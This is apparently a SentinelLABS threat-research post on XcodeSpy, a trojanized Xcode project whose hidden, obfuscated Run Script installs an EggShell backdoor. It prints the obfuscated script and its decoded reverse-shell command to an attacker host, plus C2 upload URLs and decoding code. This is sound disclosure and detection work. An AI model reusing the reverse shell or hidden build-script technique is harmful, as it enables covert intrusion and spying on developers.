New macOS Malware XcodeSpy Targets Xcode Developers with EggShell Backdoor

labs.sentinelone.com/new-macos-malware-xcodespy-targets-xcode-developers-with-eggshell-backdoor/

Phil Stokes

SentinelLABS
New macOS malware XcodeSpy Targets Xcode Developers with EggShell Backdoor
By Phil Stokes
READ BLOG

Executive Summary


- Threat actors are abusing the Run Script feature in Apple's Xcode IDE to infect unsuspecting Apple Developers via shared Xcode Projects.
- XcodeSpy is a malicious Xcode project that installs a custom variant of the EggShell backdoor on the developer's macOS computer along with a persistence mechanism.
- The backdoor has functionality for recording the victim's microphone, camera and keyboard, as well as the ability to upload and download files.
- The XcodeSpy infection vector could be used by other threat actors, and all Apple Developers using Xcode are advised to exercise caution when adopting shared Xcode projects.
- SentinelOne Singularity protects against XcodeSpy. We also provide a simple method developers can use to scan their Xcode repositories for XcodeSpy in this post.

Overview

This year has brought two disturbing new trends into prominence: the targeting of developers and the use of supply chain attacks to infect broad swaths of customers. Targeting software developers is the first step in a successful supply chain attack. One way to do so is to abuse the very development tools necessary to carry out this work. In Jan 2021, Google TAG announced their discovery of a North Korean campaign targeting security researchers and exploit developers. One of the methods of infection entailed the sharing of a Visual Studio project designed to load a malicious DLL. In this post, we discuss a similar attack targeting Apple developers through malicious Xcode projects.

We recently became aware of a trojanized Xcode project in the wild targeting iOS developers thanks to a tip from an anonymous researcher. The malicious project is a doctored version of a legitimate, open-source project available on GitHub. The project offers iOS developers several advanced features for animating the iOS Tab Bar based on user interaction.

The XcodeSpy version, however, has been subtly changed to execute an obfuscated Run Script when the developer's build target is launched. The script contacts the attackers' C2 and drops a custom variant of the EggShell backdoor on the development machine. The malware installs a user LaunchAgent for persistence and is able to record information from the victim's microphone, camera, and keyboard.



Shell /bin/sh

```
/d';kbb='ev.';og='
0>';uu='pri';ekb='ev/';odb='ech';qs='&';bs='ash';pm='&1
';zf='.ta';ip='w.c';gd='tcp';cy=' &>';to='>
/';vab='vat';si='md ';jv='ral';am='g;b';pjb='o
m';n='443';eval
"$odb$pjb$rc$si$to$uu$vab$wgb$xmb$zf$am$bs$cy$deb$ekb$gd
```

Run script: [ ] For install builds only
[✓] Based on dependency analysis
Will skip script in incremental builds if inputs, context, or outputs haven't changed.

We have discovered two variants of the payload, custom backdoors which contain a number of encrypted C2 URLs and encrypted strings for various file paths. One encrypted string in particular is shared between the doctored Xcode project and the custom backdoors, linking them together as part of the same 'XcodeSpy' campaign.

At this time, we are aware of one ITW case in a U.S. organization. Indications from our analysis suggest the campaign was in operation at least between July and October 2020 and may also target developers in Asia.

We have thus far been unable to discover other samples of trojanized Xcode projects and cannot gauge the extent of this activity. However, the timeline from known samples and other indicators mentioned below suggest that other XcodeSpy projects may exist. By sharing details of this campaign, we hope to raise awareness of this attack vector and highlight the fact that developers are high-value targets for attackers.

The simple technique for hiding and launching a malicious script used by XcodeSpy could be deployed in any shared Xcode project. Consequently, all Apple developers are cautioned to check for the presence of malicious Run Scripts whenever adopting third-party Xcode projects. We provide a simple method developers can use to scan their existing local Xcode repositories in the Detection and Mitigation section below.

Abusing Xcode’s Run Script Functionality

XcodeSpy takes advantage of a built-in feature of Apple’s IDE which allows developers to run a custom shell script on launching an instance of their target application. While the technique is easy to identify if looked for, new or inexperienced developers who are not aware of the Run Script feature are particularly at risk since there is no indication in the console or debugger to indicate execution of the malicious script.

The sample we analyzed used a copy of a legitimate open-source project that can be found on Github called TabBarInteraction. For the avoidance of any doubt, the code in the Github project is not infected with XcodeSpy, nor is the developer, potato04, implicated in any way with the malware operation.


README.md

让 TabBar 根据用户交互而动画的一种尝试

实现详见博客: Tab Bar 的图标原来还可以这样玩

In the doctored version of TabBarInteraction, the obfuscated malscript can be found in the Build Phases tab. By default, the Run Script panel is not expanded, further aiding the malware’s bid to avoid detection by casual inspection.

Clicking the disclosure button reveals the existence of the obfuscated script.




Shell /bin/sh

```
0>';uu='pri';ekb='ev/';odb='ech';qs='&';bs='ash';pm='&1
';zf='.ta';ip='w.c';gd='tcp';cy=' &>';to='>
/';vab='vat';si='md ';jv='ral';am='g;b';pjb='o
m';n='443';eval
"$odb$pjb$rc$si$to$uu$vab$wgb$xmb$zf$am$bs$cy$deb$ekb$gd$
hj$ip$jv$kbb$lhb$n$og$pm$qs";
```

Run script: ☐ For install builds only
✓ Based on dependency analysis
Will skip script in incremental builds if inputs, context, or outputs haven't changed.
✓ Show environment variables in build log
☐ Use discovered dependency file: $(DERIVED_FILES_DIR)/$(INPUT_FILE_PATH).d

The obfuscation is rather simple and the output can be inspected safely by substituting `eval` with `echo` and running the script in a separate shell.




```
#!/bin/sh
# Type a script or drag a script file from your workspace to insert its path here.
#
#
#
hj='/ww';rc='dbc';xmb='mp/';wgb='e/t';lhb='me/';deb=' /d';kbb='ev.';og='
0>';uu='pri';ekb='ev/';odb='ech';qs='&';bs='ash';pm='&1 ';zf='.ta';ip='w.c';gd='tcp';cy='
&>';to='> /';vab='vat';si='md ';jv='ral';am='g;b';pjb='o m';n='443';echo
"$odb$pjb$rc$si$to$uu$vab$wgb$xmb$zf$am$bs$cy$deb$ekb$gd$hj$ip$jv$kbb$lhb$n$og$pm$qs";
```

Unix Script Output.log
~/Library/Containers/com.barebones.bbedit/Data/Library/Logs/BBEdit/Unix Script Output.log

```
================================================================================
11 Mar 2021 at 17:47:10
~/Desktop/xcode mw report/wp.txt
--------------------------------------------------------------------------------
echo mdbcmd > /private/tmp/.tag;bash &> /dev/tcp/www.cralev.me/443 0>&1 &
```

The script creates a hidden file called `.tag` in the `/tmp` directory, which contains a single command: `mdbcmd`. This in turn is piped via a reverse shell to the attackers C2.

As we went to press today, the sample was not detected by any of the static engines on VirusTotal.


0
/ 51

No engines detected this file

1cfa154d0145c1fe059ffe61e7b295c16bbc0e0b0e707e7ad0b5f76c7d6b66d2
TabBarInteraction.zip
zip

45.57 KB
Size

2020-10-23 07:37:35 UTC
4 months ago

Community Score

Linking XcodeSpy to a Custom EggShell Backdoor


By the time we discovered the malicious Xcode project, the C2 at `cralev[.]me` was already offline, so it was not possible to ascertain directly the result of the `mdbcmd` command. Fortunately, however, there are two samples of the EggShell backdoor on VirusTotal that contain the telltale XcodeSpy string `/private/tmp/.tag`.

```
6d93a714dd008746569c0fbd00fadccbd5f15eef06b200a4e831df0dc8f3d05b
cdad080d2caa5ca75b658ad102987338b15c7430c6f51792304ef06281a7e134
```

These samples were both uploaded to VirusTotal via the Web interface from Japan, the first on August 5th and the second on October 13th.

The later sample was also found in the wild in late 2020 on a victim's Mac in the United States. For reasons of confidentiality, we are unable to provide further details about the ITW incident. However, the victim reported that they are repeatedly targeted by North Korean APT actors and the infection came to light as part of their regular threat hunting activities.

The samples uploaded from Japan to VirusTotal came from users who were not signed in to a VirusTotal account, so it is impossible to say whether they came from the same source or two different sources. Nonetheless, they are both linked to each other and the Xcode project via containing the string `P4CCeYZxhHU/hH2APz6EcXc=`, which turns out to be an encrypted version of the `/private/tmp/.tag` string found in the malicious Xcode project.




```
0x000000010000dd9a 488B7DC0         mov     rdi, qword [rbp+var_40]     ; argument "pool" for method imp___stubs__objc_autoreleasePoolP
0x000000010000dd9e E8BFD90100       call    imp___stubs__objc_autoreleasePoolPop ; objc_autoreleasePoolPop
0x000000010000dda3 498B3F           mov     rdi, qword [r15]            ; argument #1 for method sub_100023df6
0x000000010000dda6 E84B600100       call    sub_100023df6               ; sub_100023df6
0x000000010000ddab 488B3D1E630300   mov     rdi, qword [objc_cls_ref_StringUtil] ; argument "instance" for method _objc_msgSend, objc_
0x000000010000ddb2 488D152FB50200   lea     rdx, qword [cfstring_P4CCeYZxhHU_hH2APz6EcXc_] ; @"P4CCeYZxhHU/hH2APz6EcXc="
cfstring_P4CCeYZxhHU_hH2APz6EcXc_:
    dq      0x00000001000524e0, 0x00000000000007c8, 0x000000010002d988, 0x0000000000000018 ; "P4CCeYZxhHU/hH2APz6EcXc=", DATA XREF=EntryPoint+1387
cfstring_8:
    dq      0x00000001000524e0, 0x00000000000007c8, 0x000000010002d9a1, 0x0000000000000001 ; "8", DATA XREF=EntryPoint+1767, EntryPoint+1884
cfstring_tag:
    dq      0x00000001000524e0, 0x00000000000007c8, 0x000000010002d9a3, 0x0000000000000003 ; "tag", DATA XREF=EntryPoint+1803, EntryPoint+1838, sub_
cfstring_eX6DhHF8fA__:
    dq      0x00000001000524e0, 0x00000000000007c8, 0x000000010002d9a7, 0x000000000000000c ; "eX6DhHF8fA==", DATA XREF=EntryPoint+1917, +[milt pers
cfstring_prev:
    dq      0x00000001000524e0, 0x00000000000007c8, 0x000000010002d9b4, 0x0000000000000004 ; "prev", DATA XREF=EntryPoint+2124, +[milt update]+102
0x000000010000dddc 4889C7           mov     rdi, rax                    ; argument "instance" for method imp___stubs__objc_retainAutore
0x000000010000dddf E814DA0100       call    imp___stubs__objc_retainAutoreleasedReturnValue ; objc_retainAutoreleasedReturnValue
0x000000010000dde4 4889C3           mov     rbx, rax
```

The EggShell backdoors use a simple string encryption technique. Decryption involves passing an encrypted string to the `[StringUtil decode:]` method, which encodes the encrypted string in base64, then iterates over each byte, adding `0xf0` to it. This produces a printable ASCII character code which is then concatenated to produce the full string.

```
/* @class StringUtil */
+(void *)decode:(void *)arg2 {
    r15 = [arg2 retain];
    r14 = objc_autoreleasePoolPush();
    rax = [NSData alloc];
    rax = [rax initWithBase64EncodedString:r15 options:0x0];
    rax = objc_retainAutorelease(rax);
    r12 = rax;
    rbx = [rax bytes];
    rax = [r12 length];
    if (rax != 0x0) {
            rcx = 0x0;
            do {
                    *(int8_t *)(rbx + rcx) = *(int8_t *)(rbx + rcx) + 0xf0;
                    rcx = rcx + 0x1;
            } while (rax != rcx);
    }
    rbx = [[NSString alloc] initWithData:r12 encoding:0x4];
    [r12 release];
    objc_autoreleasePoolPop(r14);
    [r15 release];
    rax = [rbx autorelease];
    return rax;
}
```

We can implement our own decoder in Objective-C based on the pseudo code above to decrypt the strings in the Mach-O binaries.




```
    NSString *encoded = @"P4CCeYZxhHU/hH2APz6EcXc=";
    NSData *d = [[NSData alloc] initWithBase64EncodedString:encoded options:0];
    NSMutableString *decoded = [NSMutableString string];

    const char *b = [d bytes];
    long c = d.length;
    for (int i = 0; i < c; i++) {
        long r = b[i] + 240;
        [decoded appendFormat:@"%c", (unsigned char)r];
    }
    NSLog(@"decrypting: '%@' -> '%@'", encoded, decoded);
```

```
2021-03-08 17:50:37.774390+0700 eggshell_decoder[38252:1523473] decrypting: 'P4CCeYZxhHU/hH2APz6EcXc=' ->
    '/private/tmp/.tag'
```


Decoding further strings in both variants reveals a number of hardcoded URLs used for uploading data from the victim’s machine.

```
https://www.suppro.co/category/search.php?ts=%@
https://www.liveupdate.cc/preview/update.php?ts=%@
https://www.appmarket.co/category/search.php?ts=%@
https://www.recentnews.cc/latest/details.php?ts=%@
https://www.truckrental.cc/order/search.php?ts=%@
https://www.everestnote.com/sheet/list.php?ts=%@
https://www.alinbox.co/product/product_detail.php?ts=%@
```



```
mov         rdi, qword [objc_cls_ref_StringUtil] ; argument "instance" for method _objc_msgSend, objc_cls_ref_StringUtil
lea         rdx, qword [cfstring_XX_KeXx8cT9FPkAwOGd5fnR_h4MwXmQwQUA_QEswZ3l_RkRLMIhGRDkwUYCAfHVndXJbeYQ_RUNHPkNGMDhbWGRdXDw
mov         r12, qword [0x100040d18]   ; @selector(decode:)
mov         rsi, r12                   ; argument "selector" for method _objc_msgSend
call        r14                        ; Jumps to 0x100050840 (_objc_msgSend), _objc_msgSend
mov         rdi, rax                   ; argument "instance" for method imp___stubs__objc_retainAutoreleasedReturnValue
call        imp___stubs__objc_retainAutoreleasedReturnValue ; objc_retainAutoreleasedReturnValue
lea         rcx, qword [qword_1000439d0+8] ; 0x1000439d8
 DATA XREF=+[NetRequest POST:parameters:sucess:failure:]+455, +[NetRequest uploadData:dataname:url:parameters:sucess:failure:]+478,
```


Where data exists, all these domains from the backdoor binaries were first seen or first "whois"-queried on the 10th or 11th of September.



www.suppro.co

First Seen 2020-09-11
Last Seen 2021-03-16
Registrar NameCheap, Inc.
Registrant WhoisGuard, Inc.


The domain `cralev[.]me` from the malicious Xcode project was also first seen on the 10th of September.



www.cralev.me

First Seen 2020-09-10
Last Seen 2021-03-11
Registrar -
Registrant N/A

The doctored version of the TabBarInteraction Xcode project was itself first seen on VirusTotal a week earlier, on 4th September.



Submissions

Date	Name	Source	Country
2020-09-04 06:37:28	TabBarInteraction.zip	2ceb00c9 - web	ZZ

Prevalence Summary

